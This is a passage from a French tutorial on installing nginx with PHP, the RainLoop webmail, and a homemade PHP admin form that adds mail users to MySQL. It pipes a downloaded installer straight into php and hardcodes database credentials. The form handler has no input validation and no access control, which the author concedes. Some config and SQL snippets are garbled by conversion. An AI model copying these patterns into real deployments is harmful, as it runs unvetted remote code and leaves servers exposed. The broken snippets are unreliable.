Il faut ensuite ajouter la prise en compte de PHP en décommentant les lignes correspondant à `php-fpm` dans le même fichier `default` :

```
# Pass PHP scripts to FastCGI server
location ~ \.php$ {
    include snippets/fastcgi-php.conf;

    # With php-fpm (or other unix sockets):
    fastcgi_pass unix:/var/run/php/php7.0-fpm.sock;
    # # With php-cgi (or other tcp sockets):
    # fastcgi_pass 127.0.0.1:9000;
}
```

Il faut ensuite redémarrer le serveur pour que les modifications soient prises en compte :

```
root@Debian02:~# systemctl restart nginx
```

Pour tester, nous allons simplement créer une nouvelle page en PHP à la racine du serveur.



Où se situe-t-elle ?

Toutes les informations de base sont situées dans les fichiers de configuration. Dans le fichier du virtualhost par défaut, nous pouvons lire :

```
root /var/www/html;
```

Les pages devraient donc se trouver dans ce répertoire :

```
root@Debian02:/var/www/html# ls -la /var/www/html
total 3
drwxr-xr-x 4 root root 4096 avril  4 15:30 .
drwxr-xr-x 3 root root 4096 mars 29 10:58 ..
-rw-r--r-- 1 root root 612 mars 29 10:58 index.nginx-debian.html
```

On y retrouve bien notre page par défaut, vue auparavant.

Pour tester si le PHP est bien interprété, nous allons créer une page PHP qui ne contient qu'un appel à une fonction de base :

```
root@Debian02:/var/www/html# vim /var/www/html/index.php
```

Puis y rentrer nos informations en langage PHP :

```
<?php
phpinfo();
?>
```

C'est relativement simple ! La figure suivante présente le résultat obtenu :



Notre première page en PHP

Notre fonction `phpinfo()` a bien été interprétée, le PHP est donc bien installé.

## Installer le webmail

Il existe de nombreux webmails qui offrent chacun des fonctionnalités diverses et variées. L'avantage de notre solution est qu'elle peut fonctionner avec la plupart des webmails existants, donc si celui que nous allons installer ne vous convient pas, vous serez libre d'en installer un autre ou même plusieurs !

Pour notre mise en place, j'ai choisi RainLoop, qui est un webmail très simple et performant. Il a l'avantage de ne pas nécessiter d'installation de base de données, tant que l'on ne veut pas gérer de contacts. Pour l'installation de la plupart des autres webmails, il vous faudra créer les bases de données nécessaires à leur fonctionnement.

### *Récupération des outils nécessaires et installation de RainLoop*

Dans un premier temps, vous allez devoir installer les outils nécessaires à l'installation de RainLoop. Nous aurions pu faire comme pour l'installation du serveur SMTP et régler les problèmes au fur et à mesure, mais je vous propose d'utiliser directement les commandes correctes afin de gagner du temps.

Nous devons tout d'abord installer deux paquets liés à PHP qui vont nous permettre par la suite d'installer facilement RainLoop.

```
root@Debian02:~# apt-get install php-curl php-xml curl
```

Il nous faut ensuite créer le répertoire dans lequel RainLoop va être installé, ainsi qu'un répertoire pour les logs :

```
root@Debian02:~# mkdir -p /var/www/rainloop/{public_html,logs}
```

Nous allons suivre les recommandations des développeurs de RainLoop et utiliser la commande `curl` pour l'installer :

```
root@Debian02:~# cd /var/www/rainloop/public_html
root@Debian02:~# curl -sL https://repository.rainloop.net/installer.php |
php
#!/usr/bin/env php
```

```
[RainLoop Webmail Installer]
```

```
* Connecting to repository ...
* Downloading package ...
* Complete downloading!
* Installing package ...
* Complete installing!

* [Success] Installation is finished!
```

La commande `curl` permet d'effectuer une requête web et de récupérer le résultat sous forme de fichier. Ici, nous allons récupérer le fichier `install.php` sur le site de RainLoop (<https://www.rainloop.net/>), puis l'exécuter avec la commande `php`. Ce script PHP va récupérer les sources du programme RainLoop et installer les bons fichiers, avec les bons droits, au bon endroit, c'est-à-dire là où nous avons lancé la commande.

Nous allons ensuite faire en sorte que notre webmail soit visible en tant que site web et pour cela, nous allons créer un virtualhost.

### Création d'un virtualhost dédié pour notre webmail

Actuellement, la racine de notre serveur web est `/var/www/html/`. Cependant, nous avons installé RainLoop dans `/var/www/rainloop`, qui est donc hors de la racine de notre serveur web... RainLoop est donc pour l'instant invisible pour notre serveur web.

Pour pouvoir le rendre accessible, nous allons créer un virtualhost spécifique qui va pointer dans notre répertoire d'installation `/var/www/rainloop/public_html/`.

La création d'un virtualhost avec `nginx` est très similaire à ce que nous avons fait avec `Apache`. Nous allons créer un fichier virtualhost dans le répertoire `sites-available` de configuration de `nginx`, puis nous créerons un lien dans le répertoire `sites-enabled`.

```
root@Debian02:~# vim /etc/nginx/sites-available/rainloop
```

Nous allons ensuite y ajouter les informations suivantes :

```
server {
    server_name rainloop.domaine.com;
    listen 80;
    root /var/www/rainloop/public_html;
    access_log /var/www/rainloop/logs/access.log;
    error_log /var/www/rainloop/logs/error.log;
    index index.php;

    location / {
        try_files $uri $uri/ /index.php?$query_string;
    }

    location ~ /\.php$ {
        include snippets/fastcgi-php.conf;

        # With php-fpm (or other unix sockets):
        fastcgi_pass unix:/var/run/php/php7.0-fpm.sock;
        # fastcgi_index index.php;
        # fastcgi_split_path_info ^(.+\.(php|.*))$.
        # fastcgi_keep_conn on;
        # include /etc/nginx/fastcgi_params;
        # fastcgi_pass unix:/var/run/php5-fpm.sock;
        # fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
    }

    location ~ /\.ht {
        deny all;
    }
}
```

```
}  
  
location ^~ /data {  
    deny all;  
}  
  
}
```

Le format de notre hôte virtuel est le même que le fichier `default`. Nous indiquons un `server_name` qui sera à préciser dans l'URL pour accéder à RainLoop. Nous spécifions aussi où se trouve la racine de notre hôte virtuel, et nous activons le PHP. Enfin, nous interdisons l'accès à tout fichier de type `.htaccess` ou au répertoire `data`.

Il faut ensuite activer cet hôte virtuel en créant le lien dans `sites-enabled` :

```
root@Debian02:~# ln -s /etc/nginx/sites-available/rainloop /etc/nginx/  
sites-enabled/rainloop
```

Vous pouvez relancer le service `nginx` pour que nos modifications de configuration soient prises en compte :


```
root@Debian02:~# systemctl restart nginx
```

Attention, notre virtualhost n'est pour l'instant accessible que via [rainloop.domaine.com](http://rainloop.domaine.com), or nous ne possédons pas ce domaine.

Cependant, vous savez déjà comment résoudre ce problème car nous en avons rencontré un semblable quand nous avons abordé la notion de virtualhost au chapitre 17. Vous allez pouvoir entrer ce nom dans le fichier `hosts` de la machine qui accède au webmail. Il faudra faire la liaison entre le nom [rainloop.domaine.com](http://rainloop.domaine.com) et l'adresse IP de votre serveur.

Une fois que vous aurez réalisé cette manipulation, vous pourrez accéder à votre webmail, notamment pour le configurer !






Première connexion au webmail

## Configurer le webmail

Pour se connecter à la console d'administration, ajoutez `?admin` dans l'URL, ce qui donne ici <http://rainloop.domaine.fr?admin>.

Les login et mot de passe par défaut sont admin et 12345.

Si tout s'est bien passé, vous êtes à présent connecté :



Console d'administration de RainLoop

## Changement du mot de passe du compte administrateur

La première chose que nous allons faire est de changer le mot de passe du compte administrateur pour éviter les robots qui testent au hasard les login/mot de passe par défaut. Pour cela, cliquez sur le lien **Change** dans l'encadré jaune situé en haut de l'interface de RainLoop.

Une fois la rubrique **Admin Panel Access Credentials** renseignée, vous pouvez valider pour changer le mot de passe. Si votre serveur est accessible sur Internet, je vous invite à utiliser un mot de passe complexe. Il est également possible de changer le nom de l'utilisateur administrateur de RainLoop, mais dans notre cas je vous conseille de garder admin.

Ensuite, nous allons passer aux éléments de configuration de notre webmail.

## Configuration pas à pas


Nous allons parcourir chacun des menus un à un.

Pour commencer, nous allons définir la langue de notre webmail. Pour cela, allez dans le menu **Général** et choisissez le français (ou la langue qu'il vous plaira !).

Cliquez ensuite sur le menu **Domaines** qui est très important puisque c'est là que nous allons indiquer toutes les informations concernant notre serveur. Nous commençons par ajouter un domaine, puis nous allons renseigner toutes les informations IMAP et SMTP permettant de se connecter à notre serveur.

### Modifier le domaine "itinet.fr"

#### IMAP

Serveur	Port
<input type="text" value="localhost"/>	<input type="text" value="143"/>
Sécurité	
<input type="text" value="Aucun"/>	
<input type="checkbox"/> Utiliser l'identifiant court (user@domain.cc... → user)	
 <a href="#">Configuration sieve</a> (bêta)	

#### SMTP

Serveur	Port
<input type="text" value="localhost"/>	<input type="text" value="25"/>
Sécurité	
<input type="text" value="Aucun"/>	
<input type="checkbox"/> Utiliser l'identifiant court (user@domain.com → user)	
<input type="checkbox"/> Utiliser l'authentification	
<input type="checkbox"/> Utiliser la fonction mail() de php (bêta)	

 Test  Liste Blanche

 Fermer  Modifier

### Ajout d'un domaine

Notre serveur est ici localhost, vu que nos serveurs IMAP et SMTP sont installés sur la même machine que notre serveur web. Il faut ensuite décocher la case **Utiliser**

**l'authentification** étant donné que notre serveur SMTP a été configuré sans authentification. Vous pouvez alors cliquer sur **Ajouter un domaine** pour ajouter le nouveau qui apparaît maintenant dans la liste.


## Domaines

[+ Ajouter un domaine](#)

[+ Ajouter un alias](#)

Liste des domaines autorisés.

Cliquez sur le nom pour configurer le domaine.


gmail.com		<input checked="" type="checkbox"/>
itinet.fr		<input checked="" type="checkbox"/>
outlook.com		<input type="checkbox"/>
qq.com		<input type="checkbox"/>
yahoo.com		<input type="checkbox"/>

### Liste des domaines

Notre webmail est d'ores et déjà fonctionnel, mais nous allons encore effectuer quelques modifications.

Dans le menu **Identifiant**, vous pouvez indiquer le domaine **itinet.fr** si vous le souhaitez. Vous pourrez ainsi vous connecter en indiquant seulement le nom de l'utilisateur, par exemple toto pour **toto@itinet.fr**.

Dans le menu **Logo et marque**, modifiez le titre de la page pour personnaliser ce qui s'affichera dans l'onglet du navigateur (par exemple, « Webmail de toto »), puis actualisez la page.



Titre de la page dans l'onglet du navigateur

Enfin, le dernier point à noter est le menu **À propos** qui permet notamment d'effectuer les mises à jour de RainLoop, un très bon réflexe à avoir pour la sécurité. Votre webmail devrait être à jour, mais la figure suivante montre ce que vous verrez s'il ne l'est pas.

## À propos



### RainLoop

1.12.0

Un client webmail simple, moderne et rapide

⚡ Une nouvelle version 1.12.1 est disponible. (31.07.2018)

🔄 Mettre à jour

📄 Télécharger

📖 Journal des modifications

2018 © Tous droits réservés.

<http://rainloop.net/>

### Mise à jour de RainLoop


Cliquez le cas échéant sur **Mettre à jour** pour actualiser automatiquement votre webmail.

Il est maintenant temps de le tester !

## Connexion au webmail

Pour nous connecter au webmail, nous allons tout d'abord nous déconnecter de l'interface d'administration en cliquant en haut à droite sur le bouton de déconnexion.


Nous allons réécrire l'URL dans la barre d'adresse de notre navigateur en supprimant la mention `?admin` pour afficher la page d'accueil de RainLoop. La page de connexion n'est pas très différente :



Page de connexion de RainLoop

Nous allons indiquer nos identifiants de connexion IMAP, soit `toto@itinet.fr` et `motDePasseDeToto`.


Nous voilà connectés à notre webmail !



Interface de RainLoop une fois l'utilisateur connecté

Nous pouvons déjà voir les premiers e-mails que nous avons envoyés à la main, lors de nos tests SMTP. En cliquant sur les mails, on accède à leur contenu.

Vous pouvez aussi envoyer des e-mails à la terre entière, comme nous l'avions fait pour tester notre serveur SMTP, en cliquant sur *Nouveau*.



Envoi d'un e-mail

Si tout se passe bien, notre e-mail devrait être reçu par notre interlocuteur !



### E-mail reçu par notre interlocuteur

Attention cependant, vu que notre serveur n'est pas encore parfaitement configuré ou sécurisé, il est possible que certains serveurs de messagerie rejettent un premier e-mail envoyé ou retardent sa réception pour lutter contre le spam, comme nous l'avons vu pour le serveur SMTP.

## Conclusion

Nous avons désormais une solution de messagerie complète comprenant :

- un serveur SMTP qui peut recevoir les e-mails pour nos adresses et en envoyer ;
- un serveur IMAP qui nous permet d'aller récupérer et lire nos e-mails sur le serveur ;
- un webmail qui nous permet d'accéder à ces fonctionnalités simplement à travers une interface web.

Il y a encore beaucoup d'améliorations possibles, notamment en sécurisant notre serveur SMTP, en activant l'authentification SMTP ou en passant notre webmail en HTTPS pour en chiffrer les accès.

Cela vous laisse un champ d'exploration important. Nous allons encore voir ensemble comment simplifier l'administration de notre serveur de messagerie en automatisant une partie des tâches qu'il peut effectuer.

## En pratique : administrer notre solution de messagerie

Nous allons ici créer une interface web qui va communiquer avec notre système Linux pour configurer les services que nous avons installés.



La mise en pratique de cette section nécessitera des connaissances solides en PHP et SQL. Si ce n'est pas le cas, je vous invite à lire le cours de Mathieu Nebra sur PHP et MySQL (<https://openclassrooms.com/fr/courses/918836-concevez-votre-site-web-avec-php-et-mysql>) de toute urgence ! Ce cours est également disponible via un livre du même nom paru aux éditions Eyrolles en 2017.

Nous aurions pu utiliser des outils existants comme postfix.admin ou d'autres, mais fabriquer vos propres interfaces d'administration vous permettra :

- de comprendre comment fonctionnent les outils web que vous utilisez ;
- de modifier les outils web que vous utilisez pour qu'ils fassent exactement ce que vous voulez ;
- de créer vos propres outils web sur-mesure.

Donc accrochez-vous, nous allons créer notre propre interface d'administration !

## Comment fonctionne une interface d'administration ?

Cela n'a rien de compliqué, il s'agit simplement de pages web qui contiennent des formulaires. Vous pouvez y renseigner des informations, par exemple une adresse e-mail à créer. Une fois le formulaire envoyé, la page PHP peut traiter l'information reçue et exécuter une action. Celle-ci peut être d'ajouter une information à la base de données ou d'exécuter un script shell au niveau du serveur pour réaliser une action sur le système d'exploitation.

Dans un premier temps, nous allons interagir avec la base de données pour ajouter des utilisateurs à notre solution de messagerie.

## Ajouter des utilisateurs

Nous allons créer une page web qui contiendra un formulaire dans lequel nous indiquerons l'adresse à ajouter, ainsi que le mot de passe.



Nous ne sommes pas des codeurs web mais des administrateurs systèmes et réseaux. Notre objectif n'est donc pas de coder des pages web complexes, mais d'aller au plus simple et au plus efficace. Cependant, afin que notre site soit présentable, nous allons utiliser Bootstrap (<https://getbootstrap.com/>), qui est une bibliothèque HTML/CSS/Javascript qui nous permettra d'avoir un joli site *responsive*, sans pour autant se préoccuper du design ou du développement complexe du site.

Nous allons commencer par spécifier l'emplacement de notre site web. Pour l'instant, nous avons déjà un virtualhost pour RainLoop. Nous pourrions tout à fait en créer un nouveau, mais notre machine n'hébergeant pas d'autres sites pour l'instant, nous utiliserons le virtualhost par défaut et donc placerons nos pages dans `/var/www/html`.

Notre première page sera `index.php` qui, pour l'instant, contiendra le strict minimum afin d'avoir une page HTML5 valide qui utilise Bootstrap. Pour cela, nous nous rendons dans les pages d'exemples de Bootstrap et choisissons le premier *starter template* (<https://getbootstrap.com/docs/4.2/examples/starter-template/>) qui correspond à une page simple avec un menu de navigation.

J'ai modifié les sources CSS de Bootstrap afin d'utiliser les CDN de Bootstrap plutôt que de les télécharger en local.



Un CDN est un ensemble de serveurs répartis dans le monde qui permettent d'accéder à une ressource de manière rapide. En effet, c'est le CDN le plus proche de chez vous qui sera choisi.

Voici le contenu de notre page `index.php` :

```
<!doctype html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1,
shrink-to-fit=no">
    <meta name="description" content="Notre première interface
d'administration">
    <meta name="author" content="Vous">

    <title>Starter Template for Bootstrap</title>

    <!-- Bootstrap core CSS -->
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/
bootstrap/4.0.0-beta.2/css/bootstrap.min.css" integrity="sha384-
PsH8R72JQ3S0dhVi3uxftmaW6Vc5lMKb0q5P2rRUpPvrszuE4W1povHYgTpBfshb"
crossorigin="anonymous">
    <!-- Custom styles for this template -->
    <link href="starter-template.css" rel="stylesheet">
  </head>

  <body>

    <nav class="navbar navbar-expand-md navbar-dark bg-dark fixed-top">
      <a class="navbar-brand" href="#">Navbar</a>
      <button class="navbar-toggler" type="button" data-toggle="collapse"
data-target="#navbarsExampleDefault" aria-controls="navbarsExampleDefault"
aria-expanded="false" aria-label="Toggle navigation">
        <span class="navbar-toggler-icon"></span>
      </button>

      <div class="collapse navbar-collapse" id="navbarsExampleDefault">
        <ul class="navbar-nav mr-auto">
          <li class="nav-item active">
            <a class="nav-link" href="#">Home <span class="sr-only">(current)</span></a>
          </li>
          <li class="nav-item">
            <a class="nav-link" href="#">Link</a>
          </li>
          <li class="nav-item">
            <a class="nav-link disabled" href="#">Disabled</a>
          </li>
          <li class="nav-item dropdown">
            <a class="nav-link dropdown-toggle" href="http://example.
com" id="dropdown01" data-toggle="dropdown" aria-haspopup="true"
aria-expanded="false">Dropdown</a>
            <div class="dropdown-menu" aria-labelledby="dropdown01">
              <a class="dropdown-item" href="#">Action</a>
              <a class="dropdown-item" href="#">Another action</a>
            </div>
          </li>
        </ul>
      </div>
    </nav>
```



```
<a class="dropdown-item" href="#">Something else here</a>
</div>
</li>
</ul>
<form class="form-inline my-2 my-lg-0">
  <input class="form-control mr-sm-2" type="text" placeholder="Search"
aria-label="Search">
  <button class="btn btn-outline-success my-2 my-sm-0" type="submit">Search</
button>
</form>
</div>
</nav>

<main role="main" class="container">

<div class="starter-template">
<h1>Bootstrap starter template</h1>
<p class="lead">Use this document as a way to quickly start any new
project.<br> All you get is this text and a mostly barebones HTML
document.</p>
</div>

</main><!-- /.container -->
</body>
</html>
```

Par ailleurs, nous devons ajouter un petit fichier CSS afin que le rendu soit correct. Créez donc le fichier `starter-template.css` dans `/var/www/html` et ajoutez-y le contenu suivant :

```
body {
  padding-top: 5rem;
}
.starter-template {
  padding: 3rem 1.5rem;
  text-align: center;
}
```

Nous allons pouvoir visualiser tout de suite ce que cela donne sur notre site web :



Notre première page web

Notre première page existe. Pour l'instant, elle possède beaucoup de parties inutiles, mais nous ferons le ménage plus tard.


Nous allons créer notre formulaire afin de pouvoir ajouter des adresses e-mails. Pour cela, nous allons ajouter notre formulaire dans la partie <main> de notre page :

```
<main role="main" class="container">

  <div class="starter-template">
    <h1>Page d'ajout d'utilisateurs de messagerie</h1>
    <form>
      <div class="form-group">
        <input type="email" class="form-control" id="exampleInputEmail1" name=
        "email" aria-describedby="emailHelp" placeholder="Entrez l'adresse e-mail à
        ajouter">
      </div>
      <div class="form-group">
        <input type="password" class="form-control" id="exampleInputPassword1"
        name="password" placeholder="Et le mot de passe">
      </div>
      <button type="submit" class="btn btn-primary">Ajouter</button>
    </form>
  </div>

</main><!-- /.container -->
```

Et voici notre beau formulaire :



The screenshot shows a web application interface. At the top is a dark blue header with a 'Navbar' section containing links: 'Accueil', 'Link', 'Disabled', and 'Dropdown'. To the right of the navbar is a search bar with the text 'Search' and a green 'Search' button. Below the header, the main content area has a title 'Page d'ajout d'utilisateurs de messagerie' in a large, bold, dark blue font. Underneath the title are two input fields. The first field is labeled 'Entrez l'adresse e-mail à ajouter' and has a green cursor icon on the right. The second field is labeled 'Et le mot de passe' and also has a green cursor icon on the right. Below these two fields is a blue button with the text 'Ajouter' in white.

Notre premier formulaire

Notre formulaire ne fait pas grand-chose pour le moment vu que nous ne le renvoyons vers aucune page. Il va donc falloir le diriger vers une page PHP qui s'occupera du traitement de l'adresse e-mail en l'ajoutant à la base de données. Pour cela, rien de plus simple, il suffit d'indiquer vers quelle page notre formulaire doit être renvoyé en ajoutant les informations dans la balise <form> :

```
<form method="post" action="ajout_utilisateur.php">
```

Il va ensuite falloir écrire notre page `ajout_utilisateur.php` qui va exécuter des commandes SQL pour ajouter notre utilisateur à notre base. Mais il faut au préalable ajouter un paquet à notre système pour utiliser des commandes SQL depuis PHP :

```
root@Debian02:/var/www/html# apt-get install php-mysql
```

Nous devons ensuite réaliser notre insertion à la base en PHP avec notre fichier `ajout_utilisateur.php` :

```
<?php
// Fonction de connexion à la base de données
// Renvoie un connecteur à la base
function db_connect()
{
    try
    {
        $bdd = new PDO('mysql:host=localhost;dbname=messagerie', 'messagerieUser',
        'openclassrooms');
    }
    catch(Exception $e)
    {
        die('Erreur : '.$e->getMessage());
    }
    return($bdd);
}

$bdd=db_connect();
$debutEmail = explode('@', $_POST['email'])[0];
$req = $bdd->prepare('INSERT INTO virtual_users (domain_id, password
, email, maildir) VALUES (1, ENCRYPT(:password, CONCAT("$6$",
SUBSTRING(SHA(RAND()), -16))), :email, "itinet.fr/:debutEmail"/");');
$req->execute(array(
    'email' => $_POST['email'],
    'password' => $_POST['password'],
    'debutEmail' => $debutEmail
));
$req->closeCursor();

header('Location: http://mondomaine.com/result.php');
exit();

?>
```



Je ne fais ici aucun test de rigueur sur ce qui est renseigné dans le formulaire, ce qui n'est pas recommandé. Il faut toujours vérifier ce qui a été entré par un utilisateur pour ne pas introduire de faille de sécurité. Si vous ne voyez pas de quoi je parle, consultez le cours de Mathieu Nebra sur PHP/MySQL (<https://openclassrooms.com/fr/courses/918836-concevez-votre-site-web-avec-php-et-mysql>) pour approfondir vos connaissances sur le sujet. Et mettez en place des vérifications de formulaire !

Enfin, pour ne pas rester coincé sur notre page d'ajout, un renvoi est mis en place en fin de page vers `result.php`. Cette dernière est identique à `index.php` mis à part le contenu de sa balise `<main>` qui change :

```
<main role="main" class="container">


  <div class="starter-template">
    <h1>Page d'ajout d'utilisateurs de messagerie</h1>
    <p>Bravo, l'adresse a bien été ajoutée</p>
    <a class="btn btn-primary" href="index.php" role="button">Retour</a>
  </div>

</main><!-- /.container -->
```

Nous pouvons d'ores et déjà tester si notre ajout d'utilisateur fonctionne. Pour cela, rendez-vous sur la page d'index et entrez un nouvel utilisateur :



## Page d'ajout d'utilisateurs de messagerie



Notre nouvel utilisateur

Cliquez ensuite sur le bouton **Ajouter**. Si tout se passe correctement, la page de confirmation de l'ajout devrait s'afficher.



## Page d'ajout d'utilisateurs de messagerie

Bravo, l'adresse a bien été ajoutée

Retour

Page de confirmation de l'ajout d'un utilisateur

Vous pouvez maintenant retourner sur la page d'ajout en cliquant sur le bouton [Retour](#). Il nous reste quand même à vérifier que tout cela n'est pas une illusion et que notre nouvel utilisateur a bien été ajouté à la base et peut utiliser sa messagerie. Pour cela, allons déjà jeter un œil à la base de données :

```
root@Debian02:/var/www/html# mysql -u messagerieUser -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 98
Server version: 10.1.26-MariaDB-0+deb9u1 Debian 9.1


Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

MariaDB [(none)]> use messagerie;
